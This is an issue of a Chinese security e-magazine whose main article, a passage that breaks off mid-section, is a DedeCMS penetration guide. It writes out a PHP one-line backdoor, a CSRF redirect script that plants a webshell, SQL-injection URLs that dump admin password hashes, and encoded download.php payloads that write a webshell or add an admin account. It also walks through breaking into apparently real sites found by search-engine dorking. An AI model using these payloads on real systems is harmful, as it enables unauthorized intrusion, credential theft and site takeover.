主办单位

《安天 365 安全研究》团队

编辑部成员名单

杂志编号：　antian365-201712-28

官方网站：　www.antian365.com

知识星球：安天 365 安全技术研究

QQ 技术群：647359714

投稿邮箱：　hacker.com.cn.webmaster@gmail.com

读者反馈：　hacker.com.cn.webmaster@gmail.com

出版日期：每月 28 日

目录

刊首语

转眼之间 2017 年即将过去，《安天 365 安全研究》自创办到现在已经第 9 期，累计文章数超过 100 余篇，回过头去看过去才能发现自己的进步，网络安全涉及的知识面很多，很广，只有真正沉淀下来，从基础到理论，从理论到实战，建立一个安全体系的安全生态圈，才会发现，原来安全就是这样！简单、高效、可行！互联网时代机遇与风险并存，只有踏踏实实的坚持技术学习和研究，当机遇（风口）来临是才会一飞冲天！

回过头去看 2017 年，我们努力过，奋斗过，拼搏过，不后悔，总结过去的经验，吸取教训，不忘初心，为了在 2018 年中更好的推动《安天 365 安全研究》更好的发展，我们将一如既往的坚持分享和交流，更加注重体系化建设，注重最前沿技术的课题研究！最后感谢安天 365 的所有小伙伴们，祝大家新年快乐，在 2018 年里面身体健康，万事如意！

simeon

2017 年 12 月

第一部分安天 365 圈子

1.1 关于安天 365 线下和线下交流

安天 365 技术交流 1 群：513833068（已满）

安天 365 技术交流 2 群：647359714

1.2 安全 365 安全研究知识星球

本安全 365 安全研究安全圈（知识星球）实行收费分享，将很多研究最新成果第一时间跟加入该圈子的朋友进行分享。

1. 网页访问方式

https://wx.xiaomiquan.com/dweb/#/index/281188285551

2. 扫码加入

3. 《安天 365 安全研究》知识星球安全圈子说明

我们致力于安全就研究和分享，分享前沿技术和实战技术，都是毫无保留的分享。打造一个真正的技术交流圈子，在这个圈子中可以快速获取想要的资料。为了杜绝一些伸手党，我们提出了收费，但也提供了免费渠道，目前是一年收费 200 元，加入后不退费用！

一、免费获取邀请资格

1.参与技术和文章分享的个人享受免费邀请加入。

2.证明为安全经理以上级别者免费加入。

3.技术大牛免费。

4.政府部门现职正科以上或者副大队长级别以上免费。

二、目前成果

1.出版计算机图书六本

（1）《SQL Server2000 培训教程》

（2）《黑客攻 防及实战案例解析》

（3）《Web 渗透及实战案例解析》

（4）《安全之路-Web 渗透及实战案例解析第二版》

（5）《黑客 攻防实战加密与解密》

（6）《网络攻防研究——漏洞利用与提权》即将出版

2.预计明年出版图书：

《Mysql 数据库攻防技术研究》

《Web 漏洞挖掘与利用》

十三五网络与空间安全西安电子出版社教程《web 服务器渗透实战》。

3.我们每月出版免费电子刊物《安天 365 安全研究》 我们在努力前行，踏踏实实研究技术，十年如一日，网络安全就是团队个人爱好，不玩虚的。

三、主要研究方向

1.信息网络安全实战。

2.网络安全前沿技术研究。

3.内网渗透

4.ctf 实战研究


5.安全体系化建设。


6.各种安全加固技术研究

7.其他安全技术研究。

1.3 已出版图书展示



Broadview
安全技术大系
Web渗透技术及实战案例解析
陈小兵 范渊 孙立伟 编著
電子工業出版社


Broadview
案例全解Web渗透技术，实战，实战，再实战！
安全之路
Web渗透技术及实战案例解析 第2版
陈小兵 编著
中国工信出版集团
電子工業出版社



1.4 新书预告

《网络实战研究：漏洞利用与提权》由于出版社原因，延后了四个月出版。预计 2018 年出版。


网络攻防实战研究
漏洞利用与提权
祝烈煌 张子剑 主编
陈小兵 张胜生 王坤 徐京 编著
Broadview
中国工信出版集团
电子工业出版社

第二部分技术研究文章

2.1DeDeCMS 系统渗透思路及漏洞利用

simeon

织梦内容管理系统(DedeCms)以简单、实用、开源而闻名，是国内最知名的 PHP 开源网站管理系统，也是使用用户最多的 PHP 类 CMS 系统，在经历多年的发展，目前的版本无论在功能，还是在易用性方面，都有了长足的发展和进步，DedeCms 免费版的主要目标用户锁定在个人站长，功能更专注于个人网站或中小型门户的构建，当然也不乏有企业用户和学校等在使用该系统，其官方网站 http://www.dedecms.com，目前最新版本为 DedeCMS V5.7 SP2。在实际渗透过程中往往会碰到各种 CMS 系统，DeDecms 就是其中一种，本文对 DedeCms 系统渗透思路、关键点、后台地址获取以及历年漏洞进行汇总，最会给出一些实战的案例。

2.1.1dedecms 渗透思路

对 dedecms 渗透思路相对比较简单，通过 SQL 注入、暴力破解、嗅探或者跨站获取管理员密码，进入后台后通过文件管理器直接创建、上传或者修改文件来获取 webshell，当然也有通过文件包含等方法直接获取 webshell，其渗透思路总结如下：

1.后台密码获取

（1）burpsuite 密码暴力破解

（2）简单密码猜测，可以尝试 admin、admin888、adminadmin、123456 等简单密码。

（3）网站新闻发布用户名可能为管理员密码。

（4）社工查询管理员邮箱或者相关信息获取管理员社工库密码

（5）通过 SQL 注入，直接获取其加密密码。

（6）通过 XSS 或者 csrf 来获取管理或者添加管理员账号和密码

（7）黑客攻击后留下的密码：spider/spider

2.webshell 获取

（1）有些版本通过漏洞可以直接获取 webshell

（2）登录后台后，通过文件上传，创建新文件，修改旧文件获取 webshell。

2.1.2dedecms 后台地址获取

Dedecms 后台地址，如果不是默认 dede 地址，则可以通过手工或者工具扫描等方式来获取，后台地址获取方法总结如下：

1.使用漏洞扫描利用工具查找或者扫描后台地址

可以使用明小子、wwwscan、AcunetixWeb Vulnerability Scanner 、JSky、Netsparker 等进行扫描。

2.直接首页地址获取

有些管理员会将后台登陆地址做一个链接，访问该链接地址即可获取。

3.默认后台地址，默认后台地址为 dede

4.根据网站的漏洞
（1）include/dialog/select_soft.php?activepath=/st0pst0pst0pst0pst0pst0pst0pst0p
（2）include/dialog/select_soft.php 文件可以爆出 DEDECMS 的后台,以前的老板本可以跳过登陆验证直接访问,无需管理员帐号,新版本的就直接转向了后台.
（3）include/dialog/config.php 会爆出后台管理路径
（4）include/dialog/select_soft.php?activepath=/include/FCKeditor 跳转目录
（5）include/dialog/select_soft.php?activepath=/st0pst0pst0pst0pst0pst0pst0pst0p 爆出网站绝对路径。
（6）/dede/inc/inc_archives_functions.php
（7）根据错误日志信息，访问/plus/mysql_error_trace.inc
6.搜索引擎查询
site:somesite.com intext:管理|后台|登陆|用户名|密码|验证码|系统|帐号|manage|admin|login|system
site: somesite.com inurl:login|admin|manage|manager|admin_login|login_admin|system
site: somesite.com intitle:管理|后台|登陆|
site: somesite.com intext:验证码
7.社会工程学
网站域名构造和社工攻击，通过跟管理员联系，诱使其告知后台地址。

2.1.3DeDeCMS 系统渗透重要信息必备

1.重要表
dede_member
dede_admin
2.密码加密方式
（1）dede_member 中的用户密码可能是 md5 算法 32 位加密
（2）16 位 md5 算法加密
（3）20 位密码字符串加密
去掉 20 位前 3 位和最后 1 位字符串，得到 16 位的 md5 加密字符串
3.数据库配置文件
数据库配置文件一般位于 data 目录下的 common.inc.php 文件，通过文件管理器，可以直接获取其连接密码等信息。
4. 默认 DedeAMPZForServer 安装 MySQL 密码为 123456
5.默认 dedecms 安装密码为 admin/admin，后台默认目录 dede
6.cms 下载地址：http://updatenew.dedecms.com/base-v57/package/
7.查看 dedecms 版本信息 data/admin/ver.txt

2.1.4 其它可以利用的漏洞

1.织梦远程写入漏洞 Getshell
Apache 解析漏洞：当 Apache 检测到一个文件有多个扩展名时，如 t.php.bak，会从右向左判断，直到有一个 Apache 认识的扩展名。如果所有的扩展名 Apache 都不认识，则会按照 httpd.conf 配置中所指定的方式处理这个问题，一般默认情况下是“text/plain”这种方式。

那么这样的话，像 t.php.bak 这样的文件名就会被当做 php 文件所解析，远程写入漏洞条件：
（1）目标站点的 Apache 存在文件解析漏洞，即 index.php.bak 文件会被当做 PHP 脚本解析。
（2）目标站安装完 cms 后并没有删除 install 文件夹，漏洞文件为\install\index.php.bak
利用方法：
（1） http://www.somesite.com/dedecms/demodata.a.txt
（2）demodata.a.txt 内容为一句话后门内容：<?php @eval($_POST['c']);?>
（3）访问地址
http://www.tg.com/install/index.php.bak?step=11&insLockfile=a&s_lang=a&install_demo_name=../data/admin/config_update.php
（4）再次访问：
http://www.tg.com/install/index.php.bak?step=11&insLockfile=a&s_lang=a&install_demo_name=lx.php&updateHost=http://www.somesite.com/
（5）即可生成 http://www.tg.com/install/lx.php 密码 c
2. 织梦 dedecms 5.7 getwebshell
通过添加友情链接（http://www.somesite.com/plus/flink_add.php）的 csrf 来获取 webshell。dedecms 好多地方都是用 requests 获取的值，不区分 get、post，原来是 post 的，如果 post 在这肯定构造不成功，get 的话，就可以借助 csrf 一起 getshell 了。其原理为：
csrf 诱导 exp 链接：./tpl.php?action=savetagfile&actiondo=addnewtag&content=<?php @eval($_POST['c']);?>&filename=hcaker.lib.php #在当前路径执行这个 get 请求，写入一句话。
由于页面一般都有过滤，可以在肉鸡上面建立一个 link.php，代码如下：

```
<?php //print_r($_SERVER);
$referer = $_SERVER['HTTP_REFERER'];
$dede_login = str_replace("friendlink_main.php","",$referer);//去掉 friendlink_main.php，取得 dede 后台的路径
//拼接 exp
$muma = '<'.'?'.'p'.'h'.'p'.'@'.'e'.'v'.'a'.'l'.'('.'$'.'_'.'P'.'O'.'S'.'T'.'['.'\''.'c'.'\''.']'.')'.'?'.'>';
$exp = 'tpl.php?action=savetagfile&actiondo=addnewtag&content='.
$muma .'&filename=hacker.lib.php';
$url = $dede_login.$exp;
//echo $url;
header("location: ".$url);
// send mail coder
exit();
?>
```

在网址中输入：www.hackersite.com/link.php，如图 7 所示，网站名称等内容写得吸引人一下，管理查看友情链接信息即可添加一个 webshell，其生产 webshell 的密码为 c，地址为：http://www.somestie.com/include/taglib/hacker.lib.php。

图 7 友情链接 csrf 获取 webshell

3. recommend.php 文件 SQL 注入获取管理员密码

Exp：plus/recommend.php?action=&aid=1&_FILES[type][tmp_name]=\' or mid=@`\'` /*!50000union*//*!50000select*/1,2,3,(select CONCAT(0x7c,userid,0x7c,pwd)+from+`%23@__admin` limit+0,1),5,6,7,8,9%23@`\'`+&_FILES[type][name]=1.jpg&_FILES[type][type]=application/octet-stream&_FILES[type][size]=111

4. download.php tag 漏洞获取 webshell

（1）直接访问地址：

http://www.antian365.com/plus/download.php?open=1&arrs1[]=99&arrs1[]=102&arrs1[]=103&arrs1[]=95&arrs1[]=100&arrs1[]=98&arrs1[]=112&arrs1[]=114&arrs1[]=101&arrs1[]=102&arrs1[]=105&arrs1[]=120&arrs2[]=109&arrs2[]=121&arrs2[]=116&arrs2[]=97&arrs2[]=103&arrs2[]=96&arrs2[]=32&arrs2[]=40&arrs2[]=97&arrs2[]=105&arrs2[]=100&arrs2[]=44&arrs2[]=101&arrs2[]=120&arrs2[]=112&arrs2[]=98&arrs2[]=111&arrs2[]=100&arrs2[]=121&arrs2[]=44&arrs2[]=110&arrs2[]=111&arrs2[]=114&arrs2[]=109&arrs2[]=98&arrs2[]=111&arrs2[]=100&arrs2[]=121&arrs2[]=41&arrs2[]=32&arrs2[]=86&arrs2[]=65&arrs2[]=76&arrs2[]=85&arrs2[]=69&arrs2[]=83&arrs2[]=40&arrs2[]=57&arrs2[]=48&arrs2[]=49&arrs2[]=51&arrs2[]=44&arrs2[]=64&arrs2[]=96&arrs2[]=92&arrs2[]=39&arrs2[]=96&arrs2[]=44&arrs2[]=39&arrs2[]=123&arrs2[]=100&arrs2[]=101&arrs2[]=100&arrs2[]=101&arrs2[]=58&arrs2[]=112&arrs2[]=104&arrs2[]=112&arrs2[]=125&arrs2[]=102&arrs2[]=105&arrs2[]=108&arrs2[]=101&arrs2[]=95&arrs2[]=112&arrs2[]=117&arrs2[]=116&arrs2[]=95&arrs2[]=99&arrs2[]=111&arrs2[]=110&arrs2[]=116&arrs2[]=101&arrs2[]=110&arrs2[]=116&arrs2[]=115&arrs2[]=40&arrs2[]=39&arrs2[]=39&arrs2[]=57&arrs2[]=48&arrs2[]=115&arrs2[]=101&arrs2[]=99&arrs2[]=46&arrs2[]=112&arrs2[]=104&arrs2[]=112&arrs2[]=39&arrs2[]=39&arrs2[]=44&arrs2[]=39&arrs2[]=39&arrs2[]=60&arrs2[]=63&arrs2[]=112&arrs2[]=104&arrs2[]=112&arrs2[]=32&arrs2[]=101&arrs2[]=118&arrs2[]=97&arrs2[]=108&arrs2[]=40&arrs2[]=36&arrs2[]=95&arrs2[]=80&arrs2[]=79&arrs2[]=83&arrs2[]=84&arrs2[]=91&arrs2[]=103&arrs2[]=117&arrs2[]=105&arrs2[]=103&arrs2[]=101&arrs2[]=93&arrs2[]=41&arrs2[]=59&arrs2[]=63&arrs2[]=62&arrs2[]=39&arrs2[]=39&arrs2[]=41&arrs2[]=59&arrs2[]=123&arrs2[]=47&arrs2[]=100&arrs2[]=101&arrs2[]=100&arrs2[]=101&arrs2[]=58&arrs2[]=112&arrs2[]=104&arrs2[]=112&arrs2[]=125&arrs2[]=39&arrs2[]=41&arrs2[]=32&arrs2[]=35&arrs2[]=32&arrs2[]=64&arrs2[]=96&arrs2[]=92&arrs2[]=39&arrs2[]=96

（2）访问 http://www.antian365.com/plus/mytag_js.php?aid=9013

（3）生成一句话木马

菜刀连接 http://www.antian365.com/plus/90sec.php 密码 guige

download.php 添加管理员 spider，密码为 admin 的用户：

http://localhost/plus/download.php?open=1&arrs1[]=99&arrs1[]=102&arrs1[]=103&arrs1[]=95&

arrs1[]=100&arrs1[]=98&arrs1[]=112&arrs1[]=114&arrs1[]=101&arrs1[]=102&arrs1[]=105&arrs1[]=120&arrs2[]=97&arrs2[]=100&arrs2[]=109&arrs2[]=105&arrs2[]=110&arrs2[]=96&arrs2[]=32&arrs2[]=83&arrs2[]=69&arrs2[]=84&arrs2[]=32&arrs2[]=96&arrs2[]=117&arrs2[]=115&arrs2[]=101&arrs2[]=114&arrs2[]=105&arrs2[]=100&arrs2[]=96&arrs2[]=61&arrs2[]=39&arrs2[]=115&arrs2[]=112&arrs2[]=105&arrs2[]=100&arrs2[]=101&arrs2[]=114&arrs2[]=39&arrs2[]=44&arrs2[]=32&arrs2[]=96&arrs2[]=112&arrs2[]=119&arrs2[]=100&arrs2[]=96&arrs2[]=61&arrs2[]=39&arrs2[]=102&arrs2[]=50&arrs2[]=57&arrs2[]=55&arrs2[]=97&arrs2[]=53&arrs2[]=55&arrs2[]=97&arrs2[]=53&arrs2[]=97&arrs2[]=55&arrs2[]=52&arrs2[]=51&arrs2[]=56&arrs2[]=57&arrs2[]=52&arrs2[]=97&arrs2[]=48&arrs2[]=101&arrs2[]=52&arrs2[]=39&arrs2[]=32&arrs2[]=119&arrs2[]=104&arrs2[]=101&arrs2[]=114&arrs2[]=101&arrs2[]=32&arrs2[]=105&arrs2[]=100&arrs2[]=61&arrs2[]=49&arrs2[]=32&arrs2[]=35

5. plus/guestbook.php 文件 SQL 注入漏洞

打开 http://www.antian365.com/plus/guestbook.php 页面，可以看到别人的留言，然后将鼠标放在 [回复/编辑]上可以看到别人留言的 ID，记下该 ID 值，然后访问构造的地址：http://www.antian365.com/plus/guestbook.php?action=admin&job=editok&msg=antian365'&id=存在的留言 ID，提交后会出现“成功更改或回复一条留言”，则证明修改成功了，再次跳回到 http://www.antian365.com/plus/guestbook.php 查看修改的那条留言 ID 是否变成了 antian365'，如果变成了则证明漏洞无法利用，如果没有修改成功，留言 ID 的内容还是以前的则证明漏洞可以利用。

http://www.antian365.com/plus/guestbook.php?action=admin&job=editok&id=存在的留言 ID&msg=',msg=user(),email='，然后返回，那条留言 ID 的内容就直接修改成了 mysql 的 user()。后续可以手工进行注入。

6.会员中心上传绕过漏洞

http://192.168.17.128/member/article_add.php 选择上传 test.jpg 图片木马，通过 burpsuite 进行抓包，然后修改 filename =test.jpg 名字为 filename =test.jpg?.ph%p，绕过防护，获取 webshell。前提需要有会员权限。

2.1.5 巧妙渗透某目标 DeDeCMS 站点

1.获取版本信息

对 dedecms 系统可以通过漏洞扫描工具进行扫描，获取其大致目录以及 cms 指纹等信息，但比较直接的方法就是访问网站的 robots.txt 文件，如 http://www.lvzao991.com/robots.txt，访问后获取信息，如图 1 所示，这些信息可以断定系统为 dedecms。




图 1 获取版本信息

2.获取网站真实路径信息

访问地址 http://www.lvzao991.com/backupdata，如图 2 所示，获取该服务器为 Windows 服务器，则物理路径为 **d:\wwwroot\lvzao991\wwwroot\backupdata。**

图 2 获取物理路径信息

3.获取关键信息

在本次渗透中测试了 DeDeCMS 出现的 SQL 注入等漏洞，未能获取管理员密码，通过观察目标网站管理员发布的信息，发现管理员名字很奇特，如图 3 所示，灵机一动，该账号有可能是后台管理密码。




图 3 查看网站新闻等页面获取管理员名称

4.寻找并登录 DeDeCMS 后台管理系统

DeDeCMS 默认后台为 dede，输入管理员用户名称 admin，密码 yahuku，如图 4 所示成功登录后台。

图 4 成功登录后台

5.获取 webshell

在附件管理中，单击附件数据库管理，选择 templets 目录，在其中新建 c.php，内容为一句话后门，如图 5 所示，保存后即可获取 webshell：http://www.lvzao991.com/templets/c.php 如图 6 所示，通过菜单一句话后门管理工具成功获取 webshell。

图 5 创建新文件获取 webshell




图 6 获取 webshell

注意：在 DeDeCMS 中还可以直接上传文件，或者修改代码文件获取 webshell。

2.1.6 recommand.php 文件 SQL 注入漏洞获取 webshell

近期网友在 dedecms 中发现了全版本通杀的 SQL 注入漏洞，并且已有许多大牛对此漏洞进行了分析，提供了许多利用代码和工具，对于许多菜鸟来说这无疑是一个练手的好

机会，我在这里只是简单的实验一下该漏洞的利用，提供入侵的思路。

1.寻找漏洞网站

由于 dede 比较出名，所以只需 google 一下“Powered by DedeCMS”即可获得大量结果，如图 1 所示。

图 1 通过 google 获取目标信息

根据我搜索的经验大部分存在此漏洞的网站皆有“Powered by DedeCMSV57_GBK_SP1 © 2004-2011 DesDev Inc.”标识。所以推荐用此标识作为关键字进行搜索，如图 2 所示，此关键字获得的搜索结果更好一些。

图 2 采用网站标识做关键字进行搜索结果

2.目标网站筛选

作为菜鸟，我只能利用网上已有的注入语句进行手动试探，随机点开一个网站将构造好的注入语句附在网址的后边，幸运的话就可以爆出管理员用户名和密码。我所用的注入语句是“DEDECMS 批量爆菊利用工具”中所用的语句“/plus/recommend.php?aid=1&_FILES[type][name]&_FILES[type][size]&_FILES[type][type]&_FILES[type][tmp_name]=aa\'and+char(@`'`)+/*!50000Union*/+/*!50000SeLect*/+1,2,3,concat(0x3C6162633E,group_concat(0x7C,userid,0x3a,pwd,0x7C),0x3C2F6162633E),5,6,7,8,9%20from%20`%23@__admin`%23";$exp=@file_get_contents($expp)”。

并不是所有网站都能爆出管理员用户名和密码，有些网站安装安全狗，加速乐的防火墙，因此入侵可能被拦击或出错，就会获得图 3，4 等结果：

图 3 注入被拦截情况

图 4 出现错误信息的情况

但是不要灰心，这需要有一定的耐心去挨个尝试，相信总能找到目标，也可以用“Sunshie”写的 DEDECMS 批量爆菊工具进行批量爆破，爆出的用户名和密码如图 5 所示：




图 5 获取网站管理员帐号和密码

冒号前面为“用户名”，后面为密码的 md5 加密形式，本例中爆出两个用户信息，以密码一为例“171469e80d32c0559f88”去掉前三位和最后一位将剩余内容到 md5 解密网站进行解密即可得密码为“admin888”如图 6 所以：

图 6 md5 解密获得管理员密码

3.获取后台登陆地址

漏洞都是现成的，密码也容易破解，但痛苦的是找不到后台地址，无法登陆。对此解决方法主要有：

（1）利用 dede 默认登陆地址 site+/dede/，但可能性不大，在安装时通常都会改变默认后台登陆地址.

（2）利用 google 进行后台地址搜索.

（3）进行尝试性猜测。

（4）利用 dedecms 系统其他信息进行查找。

这里我使用的是 mysql_error 信息，将 data/mysql_error_trace.inc 附在网址后边即可，图中红色信息即是我们要找的登陆地址，如图 7 所示。




图 7 获取 dedecms 后台登陆地址

另有其他一些类似语句可以利用，如：

/include/dialog/select_media.php?f=form1.murl

/include/dialog/select_soft.php 等等利用方法同上，但不能保证通杀。

3.登陆后台获得 webshell

登录后台后，由于 dedecms 最高管理员可以上传任何文件。通过文件上传直接获取 Webshell，如图 8 所示，通过生成文件添加一句话即可。

图 8 生成一句话后门

通过菜刀一句话对刚添加的 webshell 进行管理，如图 9 所示，成功连接获得 webshell。




图 9 成功获取 webshell

5.另一种入侵思路

由于才有 dede 的网站后台不容易获取，而 mysql_error 信息等也不能保证通杀，所以我们可以采取先获得后台地址的方法，即用“inurl:data/mysql_error_trace.inc”做为关键字直接进行搜索，搜索结果如图 10 所示：

